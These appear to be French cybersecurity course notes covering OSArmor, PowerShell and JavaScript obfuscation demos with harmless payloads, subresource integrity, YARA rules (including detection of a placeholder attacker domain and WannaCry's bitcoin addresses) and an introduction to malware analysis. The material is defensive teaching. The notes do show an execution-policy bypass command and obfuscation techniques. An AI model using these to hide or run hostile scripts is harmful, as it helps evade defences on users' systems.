



Une liste des éditeurs de logiciels de confiance (*Trusted Vendors*) est personnalisable :




Ci-dessous, des exemples de fichiers pouvant être bloqués par OSArmor (powershell, cmd, exécutable sur un périphérique USB) :

Ci-dessous, d'autres exemples de fichiers bloqués par OSArmor (un malware sur le bureau ou encore le navigateur TOR placé dans un répertoire suspect) :





Un compteur des processus bloqués peut être réinitialisé à la demande :



Exemple d'obfuscation simple de script Powershell

Simple script PowerShell script_simple.ps1

```
Write-Host "The biggest vulnerability in the cybersecurity field is often found between the screen and the chair. `n"
```

Même script PowerShell avec obfuscation script_obfusqué.ps1

```
# Chaîne encodée en Base64 (UTF-8)
$encoded = "
VGhlIGJpZ2dlc3QgdnVsbmVyYWJpbGl0eSBpbiB0aGUgY3liZXJzZWN1cml0eSBmaWVsZCBpcyBvZnRlbiBmb3VuZCBiZXR3ZWVuIHRoZSBzY3JlZW4gYW5kIHRoZSBjaGFpci4="

# Décodage de la chaîne
$bytes = [System.Convert]::FromBase64String($encoded)
$decoded = [System.Text.Encoding]::UTF8.GetString($bytes)

# Affichage
Write-Host $decoded
```

On se contente ici d'obfusquer la chaîne à afficher à l'écran mais il est aussi possible d'obfusquer les cmdlets de PowerShell afin de rendre le code encore plus illisible ! C'est un peu plus complexe à réaliser.


```
PS C:\Users\[redacted]\Desktop> Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass

PS C:\Users\[redacted]\Desktop> .\script_simple.ps1
The biggest vulnerability in the cybersecurity field is often found between the screen
and the chair.

PS C:\Users\[redacted]\Desktop> .\script_obfusqué.ps1
The biggest vulnerability in the cybersecurity field is often found between the screen
and the chair.
PS C:\Users\[redacted]\Desktop>
```

Instructions pour les scripts Powershell :

1. Copie les codes ci-dessus dans un fichier avec l'extension .ps1
2. Exécute le script via PowerShell. Si l'exécution de scripts est bloquée, tu peux utiliser la commande suivante pour permettre temporairement l'exécution :

Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass

Obfusquer un code JavaScript



Il peut être utile d'obfusquer un code JavaScript si vous désirez protéger votre propriété intellectuelle. Un site permet de le faire (https://obfuscator.io/) : version offline = https://github.com/ben-sb/obfuscator-io-deobfuscator

Il est évident que les cybercriminels vont également utiliser cet outil pour masquer leur code malveillant. C'est donc un outil à double tranchant.

Il est possible de déobfusquer un code rendu illisible avec le site suivant : https://obf-io.deobfuscate.io/

Exemple d'obfuscation :

```
alert("Hacked!");
```

devient, après obfuscation :

```
var _0x362bc9=_0x2303;function _0x2303(_0x1d4722,_0x477c29){var
_0x1518c0=_0x1518();return
_0x2303=function(_0x23033d,_0x3fe930){_0x23033d=_0x23033d-0xd8;var
_0x23bddc=_0x1518c0[_0x23033d];return
_0x23bddc;},_0x2303(_0x1d4722,_0x477c29);}function _0x1518(){var
_0x12270d=['424281wxmTDj','14MxPLsm','225GmGAiw','530632OGHjvC','899332ERAPrX','
299270IsqOXY','1375355niKwLm','Hacked!','39268FsVctr','6OONtew','1338344Yinacn'];_0x1
518=function(){return _0x12270d;};return _0x1518();}(function(_0x4cff92,_0x1abfa4){var
_0x2cc8f7=_0x2303,_0x58d6c8=_0x4cff92();while(!![]){try{var
_0x3049b6=parseInt(_0x2cc8f7(0xd9))/0x1*(parseInt(_0x2cc8f7(0xe0))/0x2)+-
parseInt(_0x2cc8f7(0xd8))/0x3+parseInt(_0x2cc8f7(0xdc))/0x4+parseInt(_0x2cc8f7(0xde))/0
x5*(parseInt(_0x2cc8f7(0xe1))/0x6)+parseInt(_0x2cc8f7(0xe2))/0x7+parseInt(_0x2cc8f7(0xd
b))/0x8+parseInt(_0x2cc8f7(0xda))/0x9*(-
parseInt(_0x2cc8f7(0xdd))/0xa);if(_0x3049b6===_0x1abfa4)break;else
_0x58d6c8['push'](_0x58d6c8['shift']());}catch(_0x543d51){_0x58d6c8['push'](_0x58d6c8['shif
t']());}}}(_0x1518,0x22d6b),alert(_0x362bc9(0xdf)));
```

Inséré dans une balise <script></script>, ce code donne bien le résultat attendu :

Le hash SRI (subresource integrity)

Imaginons qu'une page de votre site web télécharge une ressource (jquery.js, bootstrap.css, …) depuis un CDN (Content Delivery Network ou Réseau de Distribution de Contenu). L'utilisation d'un CDN permet d'accélérer le téléchargement de contenu en rapprochant géographiquement ce contenu de l'utilisateur final.

Exemple : <script src="http://cdn.example.com/jquery.js"></script>

Que se passe-t-il si les fichiers hébergés par le CDN sont modifiés par un cybercriminel ? Vos utilisateurs téléchargeront alors une ressource malveillante.
C'est un problème de sécurité sérieux.
La solution consiste à indiquer sur votre page le hash de la ressource utilisée dans l'attribut *integrity* de la balise HTML qui appelle la ressource.

Par exemple, si le hash SRI de jquery.js est sha256-abc123, on aura le code HTML suivant :

<script src="http://cdn.example.com/jquery.js" integrity="sha256-abc123" crossorigin="anonymous"></script>

Si le fichier est modifié sur le CDN, la vérification du hash échouera et la ressource ne sera pas téléchargée. Génial !

L'attribut *crossorigin* (ci-dessus) est requis si le fichier est servi avec des en-têtes CORS. Un en-tête CORS (Cross-Origin Resource Sharing) est un en-tête HTTP qui gère la sécurité des requêtes entre différents domaines sur le web.

Sans l'attribut *crossorigin="anonymous"*, le navigateur pourrait bloquer la vérification SRI.

Introduction élémentaire aux règles YARA

Les règles YARA servent à identifier des fichiers en recherchant des motifs spécifiques dans leur contenu (chaînes, hexadécimal, regex, structures PE, etc.). Elles sont très utilisées dans le domaine de la cyberdéfense et permet de :

- **détecter des malwares connus ou des comportements suspects,**
- **analyser automatiquement des fichiers binaires (.exe, .dll,…), des fichiers Office (.doc, .xls, .docx s'il est dézippé préalablement, …)**
- **enrichir des moteurs d'antivirus ou des systèmes de détection d'intrusion.**

Utilisation :

yara64 detect_malware.yar file.exe

yara64 -s detect_exe.yar file.exe (l'option -s affiche les offsets des correspondances trouvées)

Exemple simple de règle YARA :

```
rule DetectLucString {
        meta :
                description = "Détecte le mot 'Luc' dans le fichier"
                author = "xxx"
                date = "xxxx-xx-xx"

        strings :
                $luc = " Luc"

        condition :
                $luc
}
```

Plusieurs conditions simples sont possibles :

- **true** chaque fichier testé va matcher (pour les tests)
- **$var** présence d'une string
- **$var1 and $var2** présence de deux strings
- **$var1 or $var2** présence d'une des deux strings
- **#var >= 20** 20 occurrences minimum de la variable
- **$name and filesize < 20KB** présence d'une string et taille de fichier < 20KB

```
rule DetectLucHex
{
   meta:
      description = "Détecte la chaîne 'Luc' en se servant de l'hexadécimal"
      author = "xxx"
      date = "xxxx-xx-xx"

   strings:
      $luc_hex = { 4C 75 63 }

   condition:
      $luc_hex
}
```

En hexadécimal : L → 0x4C, **u** → 0x75 et **c** → 0x63

```
rule DetectLucRobertWithGap
{
   meta:
      description = "Détecte 'Luc' suivi de 'Robert' séparés par 2 à 20 caractères"
      author = "xxx"
      date = "xxxx-xx-xx"

   strings:
      $luc_robert = /Luc.{2,20}Robert/

   condition:
      $luc_robert
}
```

Pour rendre la regex insensible à la casse, on rajoute un i : **$luc_robert = /Luc.{2,20}Robert/i**

```
rule DetectLucRobertPrintable
{
   meta:
      description = "Détecte 'Luc' suivi de 'Robert' séparés par 2 à 20 caractères
imprimables"
      author = "xxx"
      date = "xxxx-xx-xx"

   strings:
      $luc_robert_printable = /Luc[ -~]{2,20}Robert/

   condition:
      $luc_robert_printable
}
```

[-~] : correspond à tous les caractères entre l'espace (0x20) et le tilde (0x7E), soit tous les caractères imprimables **ASCII**.

Règles simples : détecter un fichier PE de deux façons différentes

```
rule DetectMZ
{
   meta:
      description = "Détecte les caractères MZ au début d'un fichier PE"
      author = "xxx"
      date = "xxxx-xx-xx"

   strings:
            $MZ = "MZ" // En-tête DOS

   condition:
      $MZ
}
```

Tous les fichiers PE débutent (offset 0) par les lettres MZ (4D 5A en hexadécimal) = début de l'en-tête DOS.

```
C:\Users\rto\Desktop\Règles_YARA>yara64 -s DetectMZ.yar capa.exe
DetectMZ capa.exe
0x0:$MZ: MZ
0xb8ac:$MZ: MZ
0xbc5e:$MZ: MZ
0x19e67:$MZ: MZ
```

```
rule DetectPEMagic
{
   meta:
      description = "Détecte un fichier PE"
      author = "xxx"
      date = "xxxx-xx-xx"

    strings:
      $mz = {4D 5A}    // "MZ" (en-tête DOS en hex)
      $pe = {50 45 00 00}  // "PE\0\0" (en-tête PE en hex)

   condition:
      $mz at 0 and $pe in (0..4096)

}
```

$mz doit **se trouver exactement à l'offset 0.**

$pe doit apparaître **quelque part dans la plage d'octets allant de l'offset 0 à 4096** (soit dans les 4 premiers kilo-octets du fichier). En général, $pe correspond à la signature **PE\0\0** qui indique le début de la table PE (en-tête PE) dans un exécutable Windows.

```
C:\Users\rto\Desktop\Règles_YARA>yara64 -s DetectPEMagic.yar capa.exe
DetectPEMagic capa.exe
0x0:$mz: 4D 5A
0xf8:$pe: 50 45 00 00
0xb8cc:$pe: 50 45 00 00
0xbc70:$pe: 50 45 00 00
0x19e79:$pe: 50 45 00 00
0x2a6b3:$pe: 50 45 00 00

C:\Users\rto\Desktop\Règles_YARA>
```

Les règles suivantes sont faciles à comprendre :

- ➔ **DetectPDF** **détecte les fichiers PDF en général**
- ➔ **DetectPDF15** **détecte les fichiers PDF 1.5**
- ➔ **DetectPDF17 et DetectPDF17Hex** **détecte les fichiers PDF 1.7**

Détecter un fichier PDF

```
rule DetectPDF
{
  strings:
    $pdf_header = "%PDF-"
  condition:
    $pdf_header at 0
}
```

```
rule DetectPDF15
{
  strings:
    $pdf_header = "%PDF-1.5"
  condition:
    $pdf_header at 0
}
```

```
rule DetectPDF17
{
  strings:
    $pdf_header = "%PDF-1.7"
  condition:
    $pdf_header at 0
}
```

```
rule DetectPDF17Hex
{
strings:
   $pdf_header_hex = { 25 50 44 46 2D 31 2E 37 }
condition:
   $pdf_header_hex at 0
}
```

ou, en utilisant l'hexadécimal…

En effet, les fichiers PDF commencent par les octets magiques :

- ➔ **0x25 0x50 0x44 0x46 0x2D**, pour tous les fichiers PDF **(= "%PDF-").**
- ➔ **0x25 0x50 0x44 0x46 0x2D 0x31 0x2E 0x35**, pour les fichiers PDF 1.5 **(= "%PDF-1.5").**
- ➔ **0x25 0x50 0x44 0x46 0x2D 0x31 0x2E 0x37**, pour les fichiers PDF 1.7 **(= "%PDF-1.7").**

```
C:\Users\rto\Desktop\Règles_YARA>yara64 -s DetectPDF.yar test.pdf
DetectPDF test.pdf
0x0:$pdf_header: %PDF-

C:\Users\rto\Desktop\Règles_YARA>yara64 -s DetectPDF15.yar test.pdf

C:\Users\rto\Desktop\Règles_YARA>yara64 -s DetectPDF17.yar test.pdf
DetectPDF17 test.pdf
0x0:$pdf_header: %PDF-1.7

C:\Users\rto\Desktop\Règles_YARA>yara64 -s DetectPDF17_hex.yar test.pdf
DetectPDF17Hex test.pdf
0x0:$pdf_header_hex: 25 50 44 46 2D 31 2E 37

C:\Users\rto\Desktop\Règles_YARA>
```

Résultat obtenus avec mes règles de la page précédente :

- ➔ Le fichier test.pdf est bien un véritable PDF (**DetectPDF**)
- ➔ Il n'est pas un PDF 1.5 (**DetectPDF15**) : rien ne s'est affiché !
- ➔ Il est un PDF 1.7, par deux règles différentes (**DetectPDF17 & DetectPDF17_hex**)

Dernière règle élémentaire qui détecte un nom de domaine

```
rule DetectDomain
{
   meta:
      description = "Détecte un nom de domaine"
      author = "xxx"
      date = "xxxx-xx-xx"

    strings:
      $domaine = "hacker-evil-domain.net"

   condition:
      $domaine
}
```

```
C:\Users\rto\Desktop\Règles_YARA>yara64 -s DetectDomain.yar texte.txt
DetectDomain texte.txt
0xc0d:$domaine: hacker-evil-domain.net

C:\Users\rto\Desktop\Règles_YARA>
```

Le domaine est trouvé à l'offset 0xc0d !

Vérifions cela dans le fichier avec l'éditeur hexadécimal HxD :

```
00000BE0  75 65 6E 74 20 70 65 72 20 63 6F 6E 75 62 69 61  uent per conubia
00000BF0  20 6E 6F 73 74 72 61 20 69 6E 63 65 70 74 6F 73   nostra inceptos
00000C00  20 68 69 6D 65 6E 61 65 6F 73 2E 0D 0A 68 61 63   himenaeos...hac
00000C10  6B 65 72 2D 65 76 69 6C 2D 64 6F 6D 61 69 6E 2E  ker-evil-domain.
00000C20  6E 65 74 20 4C 6F 72 65 6D 20 69 70 73 75 6D 20  net Lorem ipsum
00000C30  64 6F 6C 6F 72 20 73 69 74 20 61 6D 65 74 20 63  dolor sit amet c
00000C40  6F 6E 73 65 63 74 65 74 75 72 20 61 64 69 70 69  onsectetur adipi
```

Le domaine est bien situé à l'offset mentionné !

Exercice :

Créons une règle qui permet de découvrir le malware WannaCry. Sachant que ce malware est un exécutable PE, qu'il contient trois adresses bitcoin et que deux d'entre elles sont :

- **12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw**
- **115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn**

➔ **Nous pouvons créer la règle simple suivante :**

DÉTECTER LE RANSOMWARE WannaCry

```
rule DetectWannaCry
{
   meta:
            description = "Détecte WannaCry"
            author = "m@x"
            date = "2025-06-01"


    strings:
            $mz = {4D 5A}    // "MZ" en hexadécimal, octets magiques (en-tête DOS)
            $pe = {50 45 00 00}  // signature "PE\0\0" (en-tête PE)
            $bitcoin_address1 = "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw"
            $bitcoin_address2 = "115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn"


   condition:
            $mz at 0 and $pe in (0..4096) and $bitcoin_address1 and
$bitcoin_address2
}
```

Si yara trouve **$mz** et **$pe**, mais pas les deux autres chaînes, il n'affichera rien en sortie, même pas les offsets de **$mz** et **$pe**. Les offsets s'affichent seulement si la **condition globale de la règle est satisfaite**.

Les quatre strings sont bien trouvées, comme espéré (avec un doublon) !

```
C:\Users\rto\Desktop\Règles_YARA>yara64 -s DetectWannaCry.yar WannaCrypt0r.exe
DetectWannaCry WannaCrypt0r.exe
0x0:$mz: 4D 5A
0xf8:$pe: 50 45 00 00
0x2246:$pe: 50 45 00 00
0xf464:$bitcoin_address1: 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
0xf440:$bitcoin_address2: 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

C:\Users\rto\Desktop\Règles_YARA>
```

Dans les pages précédentes, j'ai utilisé l'option -s pour afficher les offsets de toutes les correspondances trouvées par yara.

Si vous désirez juste savoir si votre règle yara détecte un fichier (sans tous les détails), il suffit d'enlever cette option (voir ci-dessous).

La commande devient : yara64 detect_pdf.yar file.pdf

➔ Si une règle ne trouve pas de correspondance dans le fichier (la condition globale n'est pas satisfaite), yara n'affiche rien en sortie :

```
C:\Users\rto\Desktop\exercices > yara64 DetectWannaCry.yar capa.exe

C:\Users\rto\Desktop\exercices > yara64 DetectPDF15.yar test.pdf

C:\Users\rto\Desktop\exercices >
```

➔ Si une règle trouve une correspondance dans le fichier (la condition globale est satisfaite), yara affiche le nom de la règle suivi du nom du fichier :

```
C:\Users\rto\Desktop\exercices > yara64 DetectMZ.yar capa.exe
DetectMZ capa.exe

C:\Users\rto\Desktop\exercices > yara64 DetectPDF17.yar test.pdf
DetectPDF17 test.pdf
```

Malware Analysis - introduction

Le but d'un malware est de perturber les opérations d'un ordinateur, de collecter des informations sensibles ou de gagner l'accès à un système privé.


Les actions malveillantes communes exécutées par les malwares

- ➔ Destruction de fichiers système afin de rendre l'ordinateur inutilisable.
- ➔ Enregistrement de la frappe (keylogging)
- ➔ Exécution de commandes sur votre système.
- ➔ Utilisation de la furtivité (rootkit, …) pour cacher les processus malicieux exécutés sur votre système.
- ➔ Contournement (bypass) de l'antivirus : désactivation de ce dernier, utilisation du polymorphisme ou du métamorphisme.
- ➔ Collecte d'informations sur vous et sur vos habitudes de navigation.
- ➔ Vol de données sensibles.
- ➔ Diffusion de courriels à tous vos contacts.
- ➔ Enregistrement du stream video de votre écran.
- ➔ Enregistrement à partir de votre webcam ou de votre microphone.
- ➔ Upload sur votre système (logiciels piratés, données volées, pornographie, …)
- ➔ Utilisation de votre ordinateur pour commettre des crimes qui vous seront attribués puisqu'ils sembleront émaner de vous.

Précaution

- ➔ Lorsque vous réalisez une analyse de malwares, vous devez toujours par précaution utiliser le sandboxing ou la virtualisation et choisir le mode d'accès "aucune connexion".
- ➔ De plus, vous devez utiliser un partage de dossiers en lecture seule sur votre machine virtuelle pour éviter tout contact du virus avec votre machine hôte.
- ➔ Il est encore utile de réaliser un snapshot de votre machine virtuelle avant la manipulation et de restaurer le snapshot en fin d'analyse afin de réduire à néant les modifications opérées par le logiciel malveillant. **On n'est jamais trop prudent !**


Magic number :



Un exécutable PE débute toujours par les lettres MZ (hexadécimal : 4D 5A).

